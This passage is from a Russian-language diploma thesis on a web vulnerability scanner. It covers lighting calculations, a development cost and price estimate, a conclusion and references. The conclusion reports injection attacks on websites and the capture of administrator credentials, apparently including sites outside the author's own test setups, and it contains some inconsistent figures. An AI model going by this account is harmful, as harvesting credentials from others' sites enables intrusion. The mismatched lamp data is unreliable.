$F_{отр}$ – отраженный световой поток от освещаемой поверхности, лм;

$F_л$ – световой поток каждой из ламп, лм;

n – общее число ламп в помещении.

Расчетный поток светильников определяется по формуле (4.9):

$$F = \frac{Eh*S*k*z}{N*\eta*n}, \quad (4.9)$$

где E_h – выбранная нормируемая освещенность, лк (для жилых помещений рекомендуемая нормируемая освещенность равна 150 лк.);

S – площадь помещения, $м^2$;

k – коэффициент запаса;

z – отношение средней освещенности к минимальной;

N – число светильников;

N – количество ламп в светильнике;

η – коэффициент использования светового потока ламп, зависящий от типа светильника, коэффициентов отражения потолка $\rho_п$ и стен ρ_c и индекса помещения i.

Индекс помещения рассчитывается по формуле (4.10):

$$i = \frac{S}{hp*(A+B)}, \quad (4.10)$$

где A, B – длина и ширина помещения;

S – площадь помещения;

h_p – высота подвеса светильника, которая вычисляется по следующей формуле (4.11):

$$h_p = H - h_H - h_C, \quad (4.11)$$

где H – высота помещения, м;

h_H - высота расчетной поверхности чаще всего равно 0,9 м;

h_C - высота светильника принимается 0,6 м;

Коэффициенты отражения потолка и стен найдем по таблице 4.9:

Таблица 4.9 – Коэффициенты отражения потолка и стен в зависимости от характера отражающей поверхности

Характер отражающей поверхности	Коэффициент отражения ρ, %
1 Побеленный потолок; побеленные стены с окнами, закрытыми белыми шторами	70
2 Побеленные стены при не завешенных окнах; побеленный потолок в сырых помещениях, чистый бетонный и светлый деревянный потолок	50
3 Бетонный потолок в грязных помещениях; деревянный потолок, бетонные стены с окнами; стены, оклеенные светлыми обоями	30
4 Стены и потолки в помещениях с большим количеством темной пыли; сплошное остекление без штор; красный кирпич неоштукатуренный; стены с темными обоями	10

В соответствии с таблицей 4.9 $\rho_с$ =50%, $\rho_п$ =70%.

По формуле (4.10) рассчитаем индекс помещения и получим:

$$i = \frac{S}{hp*(A+B)} = \frac{18м^2}{(4\ м - 0{,}9\ м - 0{,}6\ м)*(6\ м + 3\ м)} = \frac{18\ м^2}{22{,}5\ м} = 0{,}8\ м.$$

Таким образом, индекс помещения i = 0,8 м.

Теперь можно вычислить значение коэффициента η из таблицы 4.10.

Таблица 4.10 – Значения коэффициента использования светового потока в зависимости от индекса помещения и коэффициентов отражения потолка и стен

Индекс помещения, i	Тип светильника		
	ОД		
	Коэффициент отражения потолка, пола, %		
	70	50	30
	Коэффициент отражения стен, %		
	50	30	10

Продолжение таблицы 4.10

0,5	30	25	20
0,6	34	29	25
0,7	38	33	29
0,8	**42**	36	33
0,9	45	39	35
1,0	47	42	38
1,1	50	44	40
1,25	53	48	43
1,5	57	52	47
1,75	60	54	51
2,0	62	57	54
2,25	64	59	56
2,5	65	60	57
3,0	67	63	60
3,5	69	65	62
4,0	70	66	64
5,0	72	69	66

Таким образом, для помещения η=42 % = 0,42.

Так как в помещении используется люминесцентная лампа, то коэффициент отношения средней освещенности к минимальной z = 1,1 (таблица 4.11) и коэффициент запаса равен k = 1,3 (таблица 4.12).

Коэффициент z зависит от типа светильника и отношения L/h_p,

где L – расстояние между светильниками, м;

h_p – расчетная высота подвеса светильника, м.

Таблица 4.11 – Коэффициент отношения средней освещенности к минимальной

Тип светильника	Отношение L/h_P			
	0,8	1,2	1,6	2,0
	Значения z			
«Универсаль» без затемнителя	1,2	1,15	1,25	1,5
«Глубокоизлучатель» эмалированный	1,15	1,1	1,2	1,4
Люцетта цельного стекла	1,0	1,0	1,2	1,2
Шар молочного стекла	1,0	1,0	1,1	1,3
Прочие светильники с лампами накаливания при расположении, близком к наивыгоднейшему	1,2			
Светильники с люминесцентными лампами	1,0	1,0	1,1	1,1

Таблица 4.12 – Коэффициент запаса

Помещения и территории	Примеры помещений	Коэффициент запаса Кз				
		При ЕО и расположении светопропускного материала			При искусственном освещении	
		Верти-кальн о	Нак-лонно	Горизон-тально	Горизон-тально	Газоразрядные лампы
Производственные помещения с воздушной средой, содержащей в рабочей зоне:	Агломерационные фабрики, цементные заводы и обрубные отделения литейных цехов.					
а) св. 5 мг/м^3 пыли, дыма, копоти	Цеха кузнечные, литейные, сварочные, сборного железобетона.	1,5	1,7	2	2	1,7
б) от 1 до 5 мг/ м^3 пыли, дыма, копоти;	Цеха инструментальные, сборочные, механические, механосборочные, пошивочные.	1,4	1,5	1,8	1,8	1,5
в) менее 1 мг/м^3 пыли, дыма, копоти;	Цеха химических заводов по выработке кислот, щелочей, едких химических реактивов, ядохимикатов, удобрений.	1,3	1,4	1,5	1,5	1,3
г) значительные концентрации паров, кислот, щелочей, газов, способных при соприкосновении с влагой образовывать слабые растворы кислот.	Цеха гальванических покрытий и гальванопластики	1,5	1,7	2	1,8	1,5

Продолжение таблицы 4.12

Помещения с особым режимом по чистоте воздуха: а) с технического этажа б) снизу из помещений		- -	- -	- -	1,3 1,4	1,16 1,2
Помещения общественных и жилых зданий.	Кабинеты, учебные помещения, лаборатории, торговые залы и т.д.	1,2	1,4	1,5	1,5	1,3

Световой поток найдем, рассчитав по формуле (4.9):

$$F = \frac{Eh*S*k*z}{N*\eta*n} = \frac{150*18*1,3*1,1}{1*0,42*2} = 4596 \text{ лм.}$$

По полученным значениям светового потока подберем соответствующую лампу по таблице 4.13.

Таблица 4.13 – Световой поток наиболее распространенных люминесцентных ламп.

Тип лампы	Световой поток, лм
ЛДЦ 20	820
ЛД 20	920
ЛБ 20	1180
ЛДЦ 30	1450
ЛД 30	1640
ЛБ 30	2100
ЛДЦ 40	2100
ЛД 40	2340
ЛБ 40	3000
ЛДЦ 80	3560

Используем лампы ЛДЦ-40 со световым потоком 2340 лм. Тогда общее количество светильников в помещениях будет рассчитано по формуле (4.12).

$$N=\frac{F}{Fл} = \frac{4596}{2340} \approx 2 \qquad (4.12)$$

Таким образом, в помещении количество светильников должно составлять 2 штуки, как показано на рисунке 4.3.



Рисунок 4.3 – Требуемое освещение в помещении

4.4 Вывод по части безопасности жизнедеятельности

В ходе изучения основных условий проектирования безопасности в рабочей среде была выявлена обязательность соблюдения при работе таких принципов, как правильный микроклимат, вентиляция, хорошее освещение, а также безопасность при работе с электроприборами и пожарная безопасность.

В работе был произведен расчет естественного и искусственного освещения для рабочей поверхности. Был выбран тип светильников в качестве источника света с учетом нормированной освещенности помещений, а также было выбрано и рассчитано их расположение и количество. Таким образом, естественное освещение полностью удовлетворяет нормативным требованиям, а искусственное освещение – нет. Для улучшения искусственного освещения необходимо увеличить количество светильников в два раза.

5 Технико-экономическое обоснование

Основная идея разрабатываемого программного обеспечения – автоматизированный поиск уязвимостей веб-страниц, а целью является – создание такого программного обеспечения, которое могло бы стать конкурентноспособным и экономически выгодным. Программное обеспечение должно снизить существующие риски и свести угрозы безопасности веб-страниц к минимуму, а, следовательно, и избежать дополнительных финансовых расходов.

Вообще написание любых программных продуктов – это коллективный труд, при этом главной фигурой является программист.

В стоимость разработки сканера уязвимостей включаются следующие расходы:

- заработная плата разработчиков;
- отчисления на социальные нужды;
- материальные затраты;
- затраты на спецоборудование для разработки ПО;
- расходы;
- прочие.

Для планирования мероприятий по разработке программы используется основной расчетный документ – организационно-календарный план. В плане распределены стадии и этапы проектирования, количество и состав команды разработчиков, сроки выполнения и трудоёмкость каждой стадии или этапа по отдельности.

Технико-экономическое обоснование содержит:

- определение трудоёмкости разработки программного продукта (ПП);
- расчет затрат на разработку ПП;
- определение возможной цены разработанного ПП;
- оценку социально-экономических результатов функционирования ПП.

5.1 Трудоёмкость разработки ПП

Для определения трудоёмкости разработки ПП необходимо в первую очередь составить перечень всех основных этапов выполняемых работ. Следует выделить среди всех этапов логическое упорядочивание последовательности отдельных работ и выявление возможностей их параллельного выполнения с целью существенного сокращения общей длительности проведения разработки ПП.

Форма разделения работ по этапам с учетом трудоёмкости их выполнения приведена в таблице 5.1.

Таблица 5.1 – Распределение работ по этапам, оценка их трудоёмкости

Этапы разработки ПП	Вид работы на данном этапе	Трудоемкость разработки ПП	
		чел. х час	час х день
1 Планирование	Планирование разрабатываемого ПО	16	8 х 2
2 Анализ требований	Создание технического задания	24	8 х 3
3 Проектирование	Разработка дизайна и функциональных характеристик программы.	40	8 х 5
4 Разработка и программирование	Разработка алгоритма работы программы.	56	8 х 7
5 Тестирование	Поиск багов и дефектов программы.	24	8 х 3
6 Внедрение и сопровождение	Обеспечение обратной связи с пользователями.	8	8 х 1
Итого:		168	8 х 21

5.2 Расчет затрат на разработку ПП

Определение затрат на разработку ПП производится на основе существующей сметы, которая включает следующие статьи:

- материальные затраты;
- затраты на оплату труда;
- социальный налог;
- амортизация основных фондов;
- прочие затраты.

Статья «Материальные затраты» состоит из основных и вспомогательных материалов, энергии, необходимых для разработки ПП.

Расчет затрат на материальные ресурсы производится по форме, приведенной в таблице 5.2:

Таблица 5.2 – Расчет затрат на материальные ресурсы

Наименование материального ресурса	Единица измерения	Количество израсходованного материала	Цена за единицу, тг	Сумма, тг
Ноутбук ASUS X555L	1	1	197000	197000
Маршрутизатор TP-LINK TL-WR820N	1	1	10500	10500
Кулер CROWN CMLS-910	1	1	3000	3000
Компьютерная мышь Logitech M185 Wireless	1	1	4500	4500
Сетевой фильтр Dexter Surge	1	1	1500	1500
Итого затраты на материальные ресурсы				216500

Общая сумма затрат на материальные ресурсы ($З_м$) определяется по формуле (5.1):

$$З_м = \sum_{i=1}^{n} P_i \times Ц_i, \quad (5.1)$$

где P_i – расход i-го вида материального ресурса, натуральные единицы;
$Ц_i$ – цена за единицу i-го вида материального ресурса, тг;
i – вид материального ресурса;
n – количество видов материальных ресурсов.

$З_м$ = 197000 + 10500 + 3000 + 4500 + 1500 = 216500 (тенге).

Затраты на программное обеспечение представлены в таблице 5.3:

Таблица 5.3 – Затраты на программное обеспечение

Наименование	Название продукта	Кол-во	Стоимость единицы, тг	Общая стоимость, тг
Операционная система	Microsoft Windows 8.1 SP1 лицензия	1	45000	45000
	Microsoft Visual Studio 2017	1	0	0
Итого:				45000

Так как для разработки ПП используется в основном электрооборудование, то следует рассчитать затраты на электроэнергию по специальной форме, приведенной в таблице 5.4.

Таблица 5.4 – Затраты на электроэнергию

Наименование оборудование	Паспортная мощность, кВт	Коэффициент использования мощности	Время работы оборудования для разработки ПП, ч	Цена электроэнергии, $\frac{тг}{кВт \cdot ч}$	Сумма, тенге
Маршрутизатор	0,6	0,9	168	18,32	1661,99
Ноутбук	0,2	0,7	168	18,32	430,89
Освещение	0,3	0,7	168	18,32	646,33
Итого затраты на электроэнергию					2739,21
НДС 12%					328,71
Общая сумма					3117,92

По тарифу предприятия цена электроэнергии составляет 18,32 $\frac{тг}{кВт \cdot ч}$ (для юридических лиц).

Общая сумма затрат на электроэнергию $З_э$ рассчитывается по формуле (5.2):

$$З_э = \sum_{i=1}^{n} M_i \times K_i \times T_i \times Ц \ , \qquad (5.2)$$

где M_i – паспортная мощность i-го электрооборудования, кВт;

K_i –коэффициент использования мощности i-го электрооборудования (принимается K_i = 0,7 , 0,9);

T_i – время работы i-го оборудования за весь период разработки ПП ч (из таблицы 5.1);

Ц – цена электроэнергии, тг/кВт×ч;

i – вид электрооборудования;

n – количество электрооборудования.

$З_э$ = 1661,99 + 430,89 + 646,33 = 2739,21 (тенге).

С учетом НДС сумма составит:

$З_э$ = 2739,21+ (2739,21* 12%) =3117,92 (тенге).

5.3 Затраты на оплату труда

В статью «Затраты на оплату труда» входят расходы на оплату всех работников, занятых разработкой ПП. Затраты на оплату труда рассчитываются по форме, приведенной в таблице 5.5.

Таблица 5.5 – Затраты на оплату труда

Категория работника	Квалификация	Трудоемкость разработки ПП, чел. х час	Часовая ставка, тг/ч	Сумма заработной платы, тг
Аналитик	Аналитик, опыт работы 3 года	1 х 168	892,86	150000
Разработчик	Полное высшее образование, опыт работы 6 лет	1 х 168	1785,71	300000
Тестировщик	Неполное высшее образование, опыт работы 4 года	1 х 168	714,29	120000
Итого затраты на оплату труда:				570000

Общая сумма затрат на оплату труда $З_{тр}$ определяется по формуле (5.3):

$$З_{тр} = \sum_{i=1}^{n} ЧС_i \times T_i \text{,} \quad (5.3)$$

где $ЧС_i$ – часовая ставка i-го работника, тенге;

Ti – трудоемкость разработки ПП, чел×ч;

i – категория работника;

n – количество работников, занятых разработкой ПП.

Часовая ставка работника может быть рассчитана по формуле (5.4):

$$ЧС_i = \frac{ЗП_i}{ФРВ_i} \text{,} \quad (5.4)$$

где ЗПi – месячная заработная плата i-го работника, тг;

$ФРВ_i$ – месячный фонд рабочего времени i-го работника, час.

$ЧС_{аналитик}$ = 150000/ 8*21 = 892,86 (тенге/час).
$ЧС_{разработчик}$ = 300000/ 8*21 = 1785,71 (тенге/час).
$ЧС_{тестировщик}$ = 120000/ 8*21 = 714,29 (тенге/час).

З тр = (892,86 + 1785,71 + 714,29) * 168 = 570000 тенге.

5.4 Социальный налог

В статью «Социальный налог» включена сумма, рассчитываемая как 9,5% от затрат на оплату труда всех работников $З_{тр}$, занятых разработкой ПП. При расчете необходимо учесть, что пенсионные отчисления (10% от $З_{тр}$) не облагаются социальным налогом (ставки указаны на 2019 год). Социальный налог можно рассчитать по следующей формуле (5.5):

$$С_н = (ФОТ - ПО) * 0{,}095, \quad (5.5)$$

где ПО – отчисления в пенсионный фонд, они составляют 10% от ФОТ.

$ПО = 570000 * 0{,}1 = 57000$ тенге.
$С_н$=(570000-57000)*0,095=48735 тенге.

5.5 Амортизация основных фондов

В статье «Амортизация основных фондов» рассчитывается сумма амортизационных отчислений от стоимости оборудования и программного обеспечения, которые использовались в ходе разработки ПП. Амортизационные отчисления рассчитываются по форме, приведенной в таблице 5.6.

Таблица 5.6 – Амортизация основных фондов

Наименование оборудования и ПО	Стоимость оборудования и ПО, тг	Годовая норма амортизации, %	Эффективный фонд времени работы оборудования и ПО, ч/год	Время работы оборудования и ПО для разработки ПП, ч	Сумма, тенге
Ноутбук ASUS X555L	197 000	25	2016	168	4104,17
Маршрутизатор TP-LINK TL-WR820N	10 500	20	2016	168	175
ОС Microsoft Windows 8.1 SP1 лицензия	45 000	20	2016	168	750
ПП Microsoft Visual Studio 2017	0	20	2016	168	0
Итого амортизация основных фондов:					5029,17

Общая сумма амортизационных отчислений определяется по формуле (5.6):

$$З_{АМ} = \sum_{i=1}^{n} \frac{Ф_i \times Н_{Ai} \times Т_{НИРi}}{100 \times Т_{эф}}, \quad (5.6)$$

где Фi – стоимость i-го ОФ, тг;

$Н_{Ai}$ – годовая норма амортизации i-го ОФ, %;

$Т_{НИР}$ –время работы i-го ОФ за весь период разработки ПП, ч;

$Т_{эф}$ – эффективный фонд времени работы i-го ОФ за год, ч/год;

i – вид ОФ;

n – количество ОФ.

$З_{АМ}$ = 197000* 25 * 168 / 100 * 2016 = 4104,17 (тенге).
$З_{АМ}$ = 10500* 20 * 168 / 100 * 2016 = 175 (тенге).
$З_{АМ}$ = 45000 * 20 *168 / 100 * 2016 = 750 (тенге).
$З_{АМ}$ = 0* 20 * 168 / 100 * 2016 = 0 (тенге).

5.6 Смета затрат на разработку ПП

В таблице 5.7 приведена полная стоимость ПП.

Таблица 5.7 – Полная смета затрат разработки ПП

№	Наименование статьи затрат	Всего, тенге
1	Затраты на технические средства	216500
2	Затраты на программные средства	45000
3	Затраты на электроэнергию	3117,92

Продолжение таблицы 5.7

4	Затраты на оплату труда	570000
5	Затраты на социальные налоги	48735
6	Амортизация основных фондов	5029,17
7	Прочие расходы (интернет)	4500
Итого:		892882,09

На рисунке 5.1 показана диаграмма сметы затрат на разработку программного обеспечения.



Рисунок 5.1 – Диаграмма сметы затрат на разработку ПО

5.7 Определение возможной (договорной) цены ПП

Величина возможной (договорной) цены ПП устанавливается на основе эффективности, качества и сроков её выполнения на уровне, отвечающем экономическим интересам заказчика (потребителя) и исполнителя.

Договорная цена $Ц_Д$ для прикладных ПП рассчитывается по формуле (5.7):

$$Ц_Д = З_{НИР}\left(1+\frac{Р}{100}\right) \quad (5.7)$$

где $З_{НИР}$ – затраты на разработку ПП, тг;

Р – средний уровень рентабельности ПП.

$Ц_Д$ = 892882,09 * (1+20/100) = 1071458,51 (тенге).
Прибыль = 892882,09 * 0,2 = 178576,42

Далее определяется цена реализации с учетом налога на добавленную стоимость (НДС), ставка (НДС) устанавливается законодательно. Налоговым Кодексом РК. На 2019 год ставка НДС установлена в размере 12%.

Цена реализации с учетом НДС рассчитывается по формуле (5.8):

$$Ц_Р = Ц_Д + Ц_Д * НДС \quad (5.8)$$

$Ц_р$ = 1071458,51 + 1071458,51 * 0,12 = 1200033,53 (тенге).

Рассчитанную возможную цену ПП можно округлить до 1200040,00 тенге.

5.8 Вывод по технико-экономической части

В данном разделе были произведены расчеты затрат на приобретение необходимого оборудования и программного обеспечения для разработки сканера уязвимостей веб-страниц, включая расчет затрат на оплату труда.

Качественным результатом для покупателя считается то, что приобретенное программное обеспечение полностью покрывает все необходимые задачи, которые встают перед покупателем.

Смета затрат на программное обеспечение составила 892882,09 тенге. Возможная договорная цена программного продукта, составила 1200040,00 тенге, что с точки зрения экономической эффективности является вполне рациональной стоимостью такого рода продукта. К тому же, данная сумма полностью покрывает расходы, рассчитанные на данную программу. Таким образом, рентабельность программного обеспечения составляет 178576,42 тенге.

Заключение

В процессе написания дипломного проекта были исследованы такие уязвимости как: SQL-injection, XSS, CSRF, LFI, RFI и RCE, которые на сегодняшний день достаточно распространены и представляют серьезную угрозу различным организациям, так как в случае их реализации, злоумышленник может получить не только информацию интересуемого объекта, но и несанкционированный доступ к системе или приложению. Поэтому в работе были показаны методы выполнения тестирования на наличие этих уязвимостей и описаны способы защиты от них.

Проверка на наличие уязвимостей было выполнено как ручным, так и инструментальным методами. С помощью созданного сайта библиотеки АУЭС и специальных площадок по оттачиванию навыков пентеста, были решены различные задачи по внедрению SQL-инъекций, атак XSS, CSRF, LFI, RFI, RCE и получены конфиденциальные данные о пользователях веб-сайтов. Ручной и инструментальный методы поиска SQL-инъекций показали, что не все сайты достаточно хорошо защищены и при обнаружении их уязвимостей были получены учетные данные администраторов. Помимо этого было выполнено тестирование на проникновение для поиска слабых мест в операционных системах Windows Server 2008 и Windows 8.1. Тестирование показало, что при отсутствии патчей, есть вероятность получить конфиденциальные данные пользователей или полностью вывести из строя машину.

Как было продемонстрировано в работе, инструментальный метод достаточно удобен в поисках уязвимостей, поэтому был разработан автоматизированный сканер, позволяющий обнаруживать уязвимости на веб-сайтах с помощью дорков. Программа позволяет искать SQL, XSS, LFI и RFI уязвимости.

В работе также были рассчитаны оптимальные условия труда при разработке программного обеспечения, включающие в себя искусственную и естественную освещенность. Экономическая часть работы показала, что программа является целесообразной с точки зрения финансовой эффективности, так как затраты на ее разработку являются минимальными.

Список литературы

1 Baha Abu-Shaqra. Exploring Ethical Hacking: Canada 2015. URL: https://ruor.uottawa.ca/ (дата обращения 14.02.2019).

2 US-CERT/NIST. National Vulnerability Database, CVE-2008-1982.

3 Amit Anand Jagnarine. The Role of White Hat Hackers in Information Security, 2015. URL: https://digitalcommons.pace.edu (дата обращения 16.02.2019).

4 The Open Web Application Security Project, OWASP TOP 10 Project. URL: http://www.owasp.org/ (дата обращения 25.02.2019).

5 Types of XSS: Stored XSS, Reflected XSS and DOM-based XSS. URL: https://www.acunetix.com/websitesecurity/xss (дата обращения 27.02.2019).

6 Root Me: Hacking and Information Security learning platform. URL: https://www.root-me.org/ (дата обращения 01.03.2019).

7 Buggy web application. URL: http://www.itsecgames.com/(дата обращения 01.03.2019).

8 Белов С.В. Безопасность жизнедеятельности. -М.: Высшая школа 1999.

9 Баклашов Н.И., Китаева Н.Ж., Терехов Б.Д. Охрана труда на предприятиях связи и охрана окружающей среды. - М.: Радио и связь, 1989.

10 Кошулько Л.П., Суляева Н.Г., Генбач А.А. Производственное освещение. Методические указания. -Алматы: АИЭС, 1989.

11 Абдимуратов Ж.С., Мананбаева С.Е. Безопасность жизнедеятельности. Методические указания к выполнению раздела «Расчет производственного освещения» в выпускных работах для всех специальностей. -Алматы: АИЭС, 2009.

12 Корольченко А.В. Естественное и искусственное освещение. -М.: Издательство Москва, 2004.

13 Дюсебаев М.К. Безопасность жизнедеятельности: методические указания к выполнению раздела дипломных проектов. -Алматы: АИЭС, 2003.

14 Технико-экономическое обоснование дипломных проектов. Под редакцией Беклешова В.К. - М.: «Высшая школа», 2001.

15 Комплексная оценка эффективности мероприятий, направленных на ускорение научно-технического прогресса. Методические рекомендации и комментарии по их применению. -М.: Издательство Москва, 2003.

16 Методические рекомендации по оценке эффективности инвестиционных проектов и их отбору для финансирования.-М.: Издательство Москва, 2001.

17 Под ред. Волкова О.И. Экономика предприятия. Учебник.-М.: ИНФРА. -М, 2003.

18 Под ред. Горфинкеля В.Я. и Швандера В.А. экономика предприятия. -М.: ЮНИТИ, 2003.

19 Шепеленко Г.И. Экономика, организация и планирование производства на предприятии. Учебное пособие. -Ростов-на-дону: «МАРТ», 2004.